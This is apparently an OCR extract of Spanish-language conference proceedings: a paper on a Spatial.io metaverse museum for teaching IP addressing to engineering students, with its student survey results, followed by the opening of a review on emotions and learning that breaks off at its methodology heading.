- **Web 3.0** es el término que se utiliza para describir una red informática en la que todos los datos están conectados y en la que todas las máquinas procesan el contenido de igual forma que los humanos. En ella, los usuarios pueden interactuar mediante lenguaje natural y acceder al contenido de manera muy sencilla mientras que las máquinas interpretan el software procesando las peticiones con rapidez. La Web 3.0 se encuentra desarrollando la visión 3D, que apunta a transformar la Web en una serie de espacios 3D, incorporando nuevas formas de conectar y colaborar, utilizando espacios tridimensionales.

- **Inteligencia Artificial y el Big Data.** La Inteligencia Artificial trabaja almacenando, procesando y analizando información, permitiendo encontrar soluciones tecnológicas que se adaptan prácticamente a cualquier tipo de tarea de un modo eficaz y sumamente rentable. La gran cantidad de información acumulada en el Big Data (minería de datos) es la fuente de datos que utilizan los algoritmos de Inteligencia Artificial para obtener la información más precisa y actualizada ante los requerimientos de los usuarios, de especialidades y necesidades.

- **Realidad Aumentada.** Se utiliza una combinación de objetos reales y virtuales en un entorno real con relativa interactividad. Se usan objetos como ancla para alinear objetos reales y virtuales entre sí, logrando una posición estática fija entre estos objetos para hacer la proyección. Existen muchas y variadas aplicaciones, diseño de máquinas, robots, mantenimiento de plantas industriales y maquinaria, en la industria de logística y transporte se usa para analizar cómo colocar y encajar las mercancías en sus almacenes, naves y medios de transportes, en diseños de arquitectura, crear juegos y simulaciones. También se utiliza para fines educativos por ejemplo simulaciones de

complejas de operaciones en el mundo de la medicina o mostrar qué tiene por dentro un sistema físico con solo enfocar el sistema.

- **Realidad Virtual.** La RV es una técnica de interfaz avanzada que representa un entorno virtual (ficticio), pero con las leyes reales de la física, permitiendo, a través de tecnología informática (software y hardware), que el usuario se sienta inmerso en esta nueva realidad estimulando sus distintos sentidos, encontrándose en este espacio como si fuera uno de los personajes e interactúe con otros usuarios remotos en este entorno tridimensional, cuenta con sofisticados gráficos en 3D y dicho entorno se contempla a través de dispositivos conocidos como gafas o cascos de Realidad Virtual. Se trata de un entorno hecho de escenas u objetos simulados de apariencia real. Es una tecnología que puede ser inmersiva o no inmersiva y es aplicada a distintos campos como arte, arquitectura, modelado, educación, entretenimiento, medicina, etc.

- **Realidad Mixta.** La realidad mixta es un espacio en el que se combina la interacción de la realidad virtual y el poder visual de la realidad aumentada. Esta combinación de lo físico y lo virtual permite al usuario entrar de lleno en un entorno real, con la particularidad de poder interactuar con elementos virtuales. La realidad mixta nos ofrece una oportunidad única: convertir cualquier espacio en otro e interactuar con él. Se puede aplicar en diversas áreas como medicina, videojuegos, diseño y arquitectura, educación, turismo o comercio electrónico, entre otros.

2 Aplicaciones de Metaverso en Educación

Los expertos consideran que el Metaverso puede mejorar la enseñanza y el aprendizaje,pero que su uso requiere de perfeccionar la tecnología, facilitar el acceso a ella, crear contenidos inmersivos y transformar el rol de los docentes, entre otros aspectos.
A modo de ejemplo, de algunas aplicaciones posibles del Metaverso en educación, se pueden enumerar las siguientes:
Con cascos de realidad virtual y personificados como avatares, un grupo de alumnos seadentra en el espacio para conocer de cerca el sistema solar, de la mano de su profesor,para luego realizar una prueba de destreza virtual relacionadas con los planetas que acaban de explorar y terminar la clase con una meditación grupal entre las estrellas. Asíes como se podría aplicar la enseñanza y el aprendizaje en el Metaverso, según expertosde la Universidad de Stanford [3] que ya cuentan con un curso completo que se imparte a través de esta nueva tecnología.
Asimismo, Educaweb [4] publicó un estudio centrado en el Metaverso en la educacióny la formación. En él, se ve a “esta nueva tecnología una oportunidad para mejorar la enseñanza y el aprendizaje que requerirá de infraestructura, facilidad de acceso, contenidos inmersivos, formación del profesorado y una normativa clara, entre otros aspectos, para que pueda realmente aplicarse con seguridad y de manera generalizada.”Por su parte Israel V. Márquez [5], que realizó una investigación sobre el Metaverso enla educación hace casi una década, considera que “las posibilidades, en principio, son infinitas, pues dependen de la creatividad e imaginación humana a la hora de diseñar eimplementar experiencias educativas inmersivas en la nueva generación de Metaversos., esta "imaginación educativa" pasa también por *"El reto que nos plantea educar en los Metaversos es precisamente imaginar y experimentar con herramientas y propuestas educativas creativas, arriesgadas e innovadoras"*.
Además, estudios académicos han descubierto que la RV puede mejorar positivamentela

comprensión, la retención de conocimientos, el compromiso de los estudiantes, la capacidad de atención y la motivación.
Cabe destacar que, cuando el Campus Global de la Universidad de Maryland encuestóa estudiantes que se reunían con tutores y compañeros de clase en RV descubrieron que, para algunos, ser representado por un avatar reducía su miedo a hablar con los profesores y a interactuar con sus compañeros. Los estudiantes con agorafobia y trastorno de estrés postraumático dijeron experimentar dificultades con la interacción en persona, pero se sentían cómodos en el aula virtual.
Según un estudio elaborado por la consultora Ipsos y el Foro Económico Mundial en 29 países,[6] el Metaverso tendrá mayor impacto en el ámbito de la educación y formación virtual (63%), el entretenimiento (61%), los videojuegos (57%), las reuniones de trabajo (55%) y la manera de socializar y los recursos relacionados con lasalud (ambos con un 54%). Expertos y empresas tecnológicas ven en esta tecnología una oportunidad para mejorarla enseñanza y el aprendizaje. Marc Cortés [7] asegura que "ésta ampliará los límites y posibilidades de la educación, y que servirá como un complemento en los procesos educativos". En su opinión, el Metaverso permite aproximarse a contenidos imposiblesen un aula tradicional, acceso a ubicaciones extremas o para sustituir experiencias de alto riesgo. Como ejemplo, plantea que el alumnado de una carrera de Medicina exploreel cuerpo humano por dentro con gafas de realidad virtual, o que cuerpos de emergenciahagan simulaciones antes de eventos riesgosos, como podría ser un ataque terrorista o un incendio incontrolable.
Así, el Metaverso promueve el aprendizaje a través de la experiencia; mantiene al alumnado atento y motivado; aumenta la participación, elimina las fronteras del espacio y la distancia para la interacción.

3 Implementación del Metaverso a un tema curricular

De acuerdo con Carlos Guardiola [8], director de New Business del centro de formación Ironhack en Barcelona, que sostiene que "para que una tecnología como el Metaverso realmente pueda aplicarse de forma general en la educación debería ser factible,accesible y sobre todo mejorar la experiencia educativa previa", el grupo de investigación Metaverso, implementó una aplicación sobre el tema "DireccionamientoI**P**".

Dicho contenido temático constituye uno de los conocimientos correspondientes a materias pertenecientes a las Ingenierías Informática, Industrial, Civil y Mecánica dictadas en la Universidad Nacional de La Matanza.

3.1 Selección del Contenido Curricular

Los integrantes del grupo de investigación sobre el Metaverso y su uso en educación, se desempeñan como docentes en materias pertenecientes a Primer Año de las carreras de Ingeniería Informática, Industrial, Civil y Mecánica de la Universidad Nacional de la Matanza, donde se imparten introducción en temas de Informática tales como Sistemas de Numeración (Binario, Octal, Hexadecimal) e introducción a Redes Informáticas. Los conocimientos relativos al Direccionamiento IPv4 e IPv6, protocolos utilizados para implementar telecomunicaciones actualmente, permiten aplicar los conceptos de Sistemas de Numeración a redes teleinformáticas. Por su importancia, como tema curricular integrador, fue seleccionado, por el grupo de investigación, como tema para abordar un caso concreto de aplicación del Metaverso en educación superior.

3.2 Selección de la plataforma

La selección de la plataforma se decidió, de acuerdo a las siguientes condiciones planteadas y consensuadas por el equipo de investigación:

- Plataforma gratis
- Posibilidad de implementar un contenido curricular SIN necesidad de contar con cascos de Realidad Virtual, gafas ni otros dispositivos tecnológicos, para su uso, ya que se pretende que el Metaverso sea accesible a todos los estudiantes.
- Simplicidad en la creación de contenidos a través de la misma. Se busca que el método de desarrollo, sea lo más simple posible, para que docentes sin conocimientos de programación, diseño o modelado, puedan comprender su utilización e implementar contenidos en forma sencilla e intuitiva.

Se analizaron las plataformas más populares como Descentraland, The Sandbox y Roblox y se encontró que éstas requieren adquirir una parcela para cualquier desarrollo lo que implica un costo inicial.
Se comenzó a explorar plataformas gratuitas, encontrando como muy populares Spatial.io y Mozilla Hubs.
Mozilla Hubs ofrece una gran cantidad de herramientas y posibilidades de control para gestión de contenidos a publicar en el metaverso. Sin embargo, dichas herramientas están muy orientadas a diseñadores o modeladores 3D.
Spatial.io posee menos herramientas, pero es más intuitivo para publicar y ubicar contenidos.
Por lo tanto, entre las diferentes opciones, la elección recayó sobre la herramienta SPATIAL, dada su facilidad de instalación y uso, ya que no requiere la adquisición de una parcela para empezara trabajar y concede un rápido despliegue para realizar pruebas. Dentro de las alternativas de uso libre, ésta admite mayor cantidad de participantes en simultáneo, viabilidad de subir mayor cantidad de recursos (hasta 500MB) y, además, permite la importación de recursos de otros autores.

3.3 Recomendaciones para su instalación

Se puede acceder al sitio https://www.spatial.io/ desde cualquier navegador, también, se encuentran lossiguientes enlaces para instalar en Smart Phone y Oculus.

*Android - https://play.google.com/store/apps/details?id=io.spatial.spatial
*IPhone - https://apps.apple.com/us/app/spatial/id1528403747
*Oculus - https://www.meta.com/experiences/2927141310670477

Al estar el Metaverso desarrollado por el grupo de investigación, en una versión inicial, se recomienda utilizarlo desde cualquier navegador web con aceleración hardware activada en caso de poseer GPU dedicada, ya que mejora la experiencia del usuario.
En esta versión preliminar, se prefirió realizar el proceso sin contar con hardware potente (para que sea accesible) durante la creación y desarrollo de la actividad en el Metaverso. Además, se optó por realizar una experiencia mixta, es decir, dentro del Metaverso se incorporaron portales que contienen enlaces que conducen al usuario fuera del entorno SPATIAL para realizar los desafíos. Estos enlaces externos, se deben a que el equipo de investigación, decidió trabajar con la mayor simplicidad posible en el diseño e implementación, ya que para realizar el Metaverso, sin enlaces externos, se requiere trabajar en el modelado de 3D y los eventos que

ocurren en el Metaverso. Esta metodología requiere una curva de aprendizaje y dificultad para el docente desarrollador, en cualquiera de estas herramientas. Por esta razón, se decidió mantener el diseño lo más simple posible.
Cuando se corre el Metaverso en una PC con navegador web, se puede intercambiar pestañas muy fácilmente y estas no quedan inactivas. Esto es debido a cómo gestionanlos recursos el navegador y el sistema operativo.
Cuando la aplicación SPATIAL detecta inactividad, cierra automáticamente la sesión del usuario volviéndolo al punto de partida. Como el entorno creado por el grupo de investigación es mixto y el usuario se puede demorar un tiempo aleatorio en resolver los desafíos, existe la posibilidad que se cierre la sesión antes de terminar con cualquiera de ellos.
Cuando se utiliza el Metaverso desde el móvil, al seguir cualquier enlace se sale del Metaverso momentáneamente y SPATIAL queda en segundo plano. Luego de un tiempo de inactividad, (porque no detecta que el usuario está en el navegador), SPATIAL cerrará la sesión. Es por ello, que se recomienda el uso del navegador.
Si las actividades propuestas no fuesen mixtas, es decir si todos los desafíos se resolvieran dentro de la propia aplicación SPATIAL, no habría caducidad de la sesión del usuario y el abordaje de las mismas sería muy similar desde una PC con navegador, un Smart Phone o bien Oculus. Pero, para lograr una experiencia inmersiva pura, se debe contar con Hardware apropiado para su implementación y un equipo capacitado en desarrollo de software para trabajar con el Toolkit de Spatial[1] y el motor de diseño de videojuegos Unreal[2].

3.4 Implementación del Metaverso “Direccionamiento IP”

La implementación consiste en presentar un entorno tipo museo, que ofrece murales y enlaces con información sobre el contenido curricular, proponiendo desafíos para avanzar por los distintos sectores del museo y salir del mismo.
Se dividió el museo en seis zonas: INICIAL, NORTE, CENTRO, ESTE, OESTE y FINAL.
Cada zona incluye los siguientes recursos didácticos:

- Un video explicativo sobre el contenido curricular
- Un cuestionario de resolución de desafíos
- Una pantalla con puntaje y corrección del tema.

Cabe destacar que la resolución exitosa de los desafíos de cada sector, provee una clave que cumple la función de **candado digital**, siendo necesario ingresar esa clave obtenida para acceder a la siguiente zona del museo.
Al finalizar el recorrido, se les solicitó a los alumnos que respondieran una encuesta sobre la implementación de Metaverso aplicado a un tema curricular.
La Fig. 1 muestra la pantalla inicial del Metaverso: Direccionamiento IP, realizada utilizando SPATIAL[3].

[1] Toolkit Spatial - https://toolkit.spatial.io/
[2] Unreal - https://dev.epicgames.com/documentation/es-es/unreal-engine/unreal-engine-5-4-documentation
[3] Direccionamiento IP: https://tinyurl.com/sistemas1234



Fig. 1: Pantalla Inicial.

La Fig. 2 muestra la entrada al recinto, donde se desarrolla la actividad. Se puede observar en la Fig. 2, un avatar que representa al estudiante que va a realizar el recorrido. Los movimientos se realizan con las teclas WASD, o por medio del mouse.




Fig. 2: Entrada al Metaverso y Avatar.

El entorno presenta carteles con indicaciones, nombres de secciones y teoría sobre temas, como muestra las Fig. 3.




Fig. 3: Cartelería con indicaciones y teoría sobre los temas curriculares.

La Fig. 4 muestra el acceso a un desafío, en este caso el correspondiente al sector NORTE del museo. Es posible observar que se accede al reto a través de un portal que se visualiza con la forma de un círculo.




Fig. 4: Acceso al desafío NORTE.

Una vez ingresado, se propone el siguiente desafío implementado mediante un formulario, como muestra la Fig. 5.




Fig. 5: Desafío Inicial.

La Fig. 6, muestra la pantalla con la pista para acceder al siguiente reto y la pantalla con la corrección y errores cometidos, como muestra la Fig. 6.



Fig. 6: Pista y Corrección.

La Fig. 7, muestra el Desafío 6, donde es posible observar un enlace que permite acceder a una explicación teórica sobre eltema abordado y la corrección de las respuestas, ambos señalados por óvalos en la siguiente figura.




Fig. 7: Corrección y enlace de acceso a la teoría.

La Fig. 8, permite observar el Desafío Final del recorrido por el museo, que posibilita salir del Metaverso.




Fig. 8: Desafío Final.

4 Resultados de la implementación del Metaverso “Direccionamiento IP”

Como parte de la experiencia de implementación del Metaverso llevada a cabo por el grupo de investigación a alumnos de distintas carreras de Ingeniería, se requirió a los estudiantes que respondieran, en forma no obligatoria, una encuesta sobre el mismo.

La Fig. 9 muestra los resultados obtenidos respecto a la pregunta sobre la facilidad de seguir y comprender las actividades.




Fig. 9: ¿Te resultó fácil seguir y comprender las actividades?

Es posible observar en la Fig. 9 que la gran mayoría (80%) respondió, Muy Fácil y Fácil

La Fig. 10, muestra los porcentajes sobre la comprensión de los conceptos utilizando el Metaverso.




Fig. 10: ¿Consideras que el método utilizado en las actividades (Metaverso) teayudó a comprender mejor los conceptos de direcciones IP?

La Fig. 10 expone que sólo el 6% encuestado respondió POCO y nadie respondió “PARA NADA”.

La Fig. 11 consulta a los alumnos sobre la motivación para aprender utilizando Metaverso.




Fig. 11: ¿Te sentiste más motivado/a aprender debido al método de utilizado en las actividades (Metaverso)?

Se puede observar en la Fig. 11 que gran mayoría respondió MUCHO y SI (73%) ysólo el 20% NEUTRAL y 7% POCO.

La Fig. 12 consulta sobre experiencias previas con Metaverso.




Fig. 12: ¿Has tenido alguna experiencia previa con métodos de enseñanza basados en tecnologías de Metaverso?

Como muestra la Fig. 12, éste es el primer Metaverso educativo al que tuvieron accesolos estudiantes.
Para finalizar la encuesta se les pidió a los estudiantes que escribieran la comparaciónde su experiencia entre Metaverso y enseñanza tradicional (Fig. 13).



7	anonymous	Es buena
8	anonymous	.
9	anonymous	Más fácil
10	anonymous	Que sea una actividad de fin de curso
11	anonymous	Muy interesante, la gamificación ayuda a mantener el foco en el ejercicio o actividad de estudio
12	anonymous	Estuvo particularmente divertida, y no fue muy difícil. Yo creo que lo mas importante es que hace dinámico el aprendizaje y es la principal diferencia con estar sentado simplemente escuchando a alguien hablar y tomando nota.
13	anonymous	Me gustó más la experiencia de Metaverso porque me resultó divertida.
14	anonymous	PREFIERO LA DEL PROFESOR
15	anonymous	Más divertida e intuitiva

Fig 13: ¿Cómo compararías esta experiencia aplicando Metaverso con la enseñanza tradicional?

Es posible leer en la Fig. 13 que la mayoría de los estudiantes calificó en forma positiva la experiencia.

5 Trabajo futuro

De acuerdo a los resultados auspiciosos del primer Metaverso implementado, el equipo de investigación se encuentra dedicado a crear nuevos Metaversos, con otros temas curriculares,

agregando más desafíos, avatares, peligros, etc.
Se encuentran en elaboración Metaversos de Sistemas de Numeración y Códigos.
Asimismo, se continuarán explorando otras plataformas de desarrollo.

6 Conclusiones

Dadas las potencialidades del Metaverso y las actividades habituales de los estudiantesde experimentar, trabajar y vivir dentro de distintos entornos virtuales, la aplicación de Metaverso a temas curriculares, permite que los alumnos experimenten los contenidos curriculares inmersos en distintos ambientes y resolviendo situaciones y desafíos.
De acuerdo a la encuesta realizada, en relación a la implementación del Metaverso como herramienta educativa, los estudiantes respondieron favorable y entusiastamente.
Paralelamente, el Metaverso se está utilizando en diversos campos de la actividad ingenieril, siendo muy recomendable familiarizar a los alumnos con el uso de esta tecnología, para su futuro desempeño profesional.
Además, resulta muy importante capacitar a los docentes para permitirles crear Metaversos y utilizarlos como herramienta didáctica.

Referencias

1 https://www.larepublica.co/internet-economy/inteligencia-artificial-y-Metaverso-nuevas-realidades-que-impulsaran-a-las-empresas-3429184
2 https://www.youtube.com/watch?v=BysprGyywKo
3 https://www.elespanol.com/invertia/disruptores-innovadores/america- tech/20220302/Metaverso-llega-universidad-stanford-exito-primeras- clases/652435205_0.html
4 https://www.educaweb.com/noticia/2022/10/04/Metaverso-educacion-retos-oportunidades-21018/
5 https://www.educaweb.com/noticia/2022/10/04/educacion-nueva-era-Metaversos-second-life-meta-21015/
6 https://www.ipsos.com/en/global-advisor-metaverse-extended-reality-may-2022
7 https://www.educaweb.com/noticia/2022/10/04/impacto-Metaverso-puede-convertirse-complemento-procesos-educativos-21009/
8 https://www.educaweb.com/noticia/2022/10/04/Metaverso-educacion-experiencia-es-evidencia-21014/

Emociones y aprendizaje un enfoque tecnológico, estado del arte

Luis Espín Pazmiño[1,2] [0000-0002-1663-2489], Diana Montero[3], Miguel Rugel[3], Kiara Espín[4]

[1]Facultad de Informática, Universidad de La Plata, Calle 50 &, Av. 120, La Plata, Argentina
[2]Facultad de Ciencias Matemáticas y Físicas Cdla, Universidad de Guayaquil, Salvador Allende. Av. Delta y Av. Kennedy, Guayaquil, Ecuador
luis.espinp@ug.edu.ec
[3]Unidad Educativa Ciudad de Ariel, Durán, Ecuador
[4]Universidad Espíritu Santo, Samborondón, Ecuador

Resumen. Las emociones y el aprendizaje desde un enfoque tecnológico, son temas importantes que se manejan en este estudio, para resaltar la necesidad de comprender y controlar las emociones del estado de los estudiantes en su rendimiento académico. Este interés ha sido respaldado por avances significativos en psicología educativa y neurociencia. Además, se empleó el estado del arte como metodología de estudio para analizar las investigaciones previas en el tema. Se expone como las emociones negativas, como la ansiedad y el estrés, tienen un impacto dañino en el desempeño académico del estudiante, al contrario que la alegría y el interés que tienen un efecto positivo. Se discute sobre una necesidad de investigación más amplia, sobre la inteligencia emocional al sistema educativo, dando énfasis en la transformación de la tecnología educativa y su influencia sobre las emociones y el aprendizaje, proponiendo un enfoque integral para futuras investigaciones y prácticas pedagógicas.

Palabras claves: Emociones, aprendizaje, neurociencia, Tecnología educativa.

1 Introdución

El estado emocional de los estudiantes es tan importante como el proceso del aprendizaje, que depende de sus capacidades cognitivas al ser este complejo y múltiple. El interés entre las emociones y el aprendizaje ha crecido considerablemente, debido al avance que tiene el estudio de la psicología educativa y la neurociencia. Hay evidencias de la importancia y la necesidad de adquirir competencias emocionales por parte de la infancia y la adolescencia de cara al desarrollo personal y profesional [1].
Por el contrario, los estados emocionales negativos en los niños y adolescentes, producto de una situación de estrés, como deseo de una mayor autonomía, la presión para amoldarse a los compañeros, la exploración de la identidad sexual y un mayor acceso y uso de la tecnología, calidad de vida doméstica, violencia (en particular los malos tratos y la intimidación) y los problemas socio-económicos, pueden conducir de acuerdo con la Organización Mundial de la Salud, depresión, ansiedad, los adolescentes también pueden experimentar reacciones excesivas de irritabilidad, frustración o enojo [2].

El estrés de cierta forma puede tener consecuencias devastadoras en la salud mental y física de los estudiantes, forzando de forma negativa su capacidad en el proceso de aprendizaje.
Por otro lado, las emociones positivas como la alegría, el interés y el humor actúan de manera beneficiosa en el aprendizaje. Por consiguiente, tener un estado emocional positivo favorece significativamente a los estudiantes, puesto que permite establecer conexiones entre el razonamiento, las habilidades emocionales y las estrategias de afrontamiento [3].
La mayoría de las investigaciones se han centrado en contextos occidentales, lo que deja un vacío en nuestra comprensión de como las emociones influyen en el aprendizaje de diferentes contextos culturales y socioeconómicos. Aunque hay pruebas suficientes del aprendizaje, se necesitan más estudios para evaluar los efectos a largo plazo. La inteligencia emocional y la práctica físico deportiva, reportan en los estudiantes un estado de bienestar físico, mental y académico, el cual favorece la canalización de frustraciones, así como la facilidad a la hora de tomar decisiones de forma óptima ante las diversas situaciones estresantes a la que se han de enfrentar diariamente, generando un sentimiento de auto - satisfacción por el propio trabajo realizado [4] , [5].
La investigación sobre la inteligencia emocional en el aula es socialmente relevante debido a su impacto en el bienestar de los estudiantes y la sociedad en general, científicamente relevante debido al creciente interés en el tema y la necesidad de investigar y validar las prácticas efectivas, y contemporáneas, debido a la importancia cada vez mayor de la inteligencia emocional en la educación y la vida en general [6].
La tecnología ha transformado significativamente los métodos educativos y el entorno de aprendizaje. Desde el uso de plataformas de interacción entre el docente y el estudiante hasta recursos de aprendizaje en línea como aplicaciones que promueven la inteligencia emocional, la interacción de la tecnología en la educación también ha ayudado a explorar como las emociones y el aprendizaje se ven afectados. Una intervención orientada a aspectos de Ciencia, Tecnología y Sociedad a través del método de investigación dirigida es efectiva y modifica las emociones positivas de los alumnos [7].
El objetivo de este artículo es revisar y analizar íntegramente los estudios existentes sobre la conexión entre emociones y aprendizaje y de qué forma se está vinculando a la tecnología como ciencia transversal, vincular las principales tendencias y desafíos en el campo educativo, y proponer una guía para futuras investigaciones.

2 Metodología

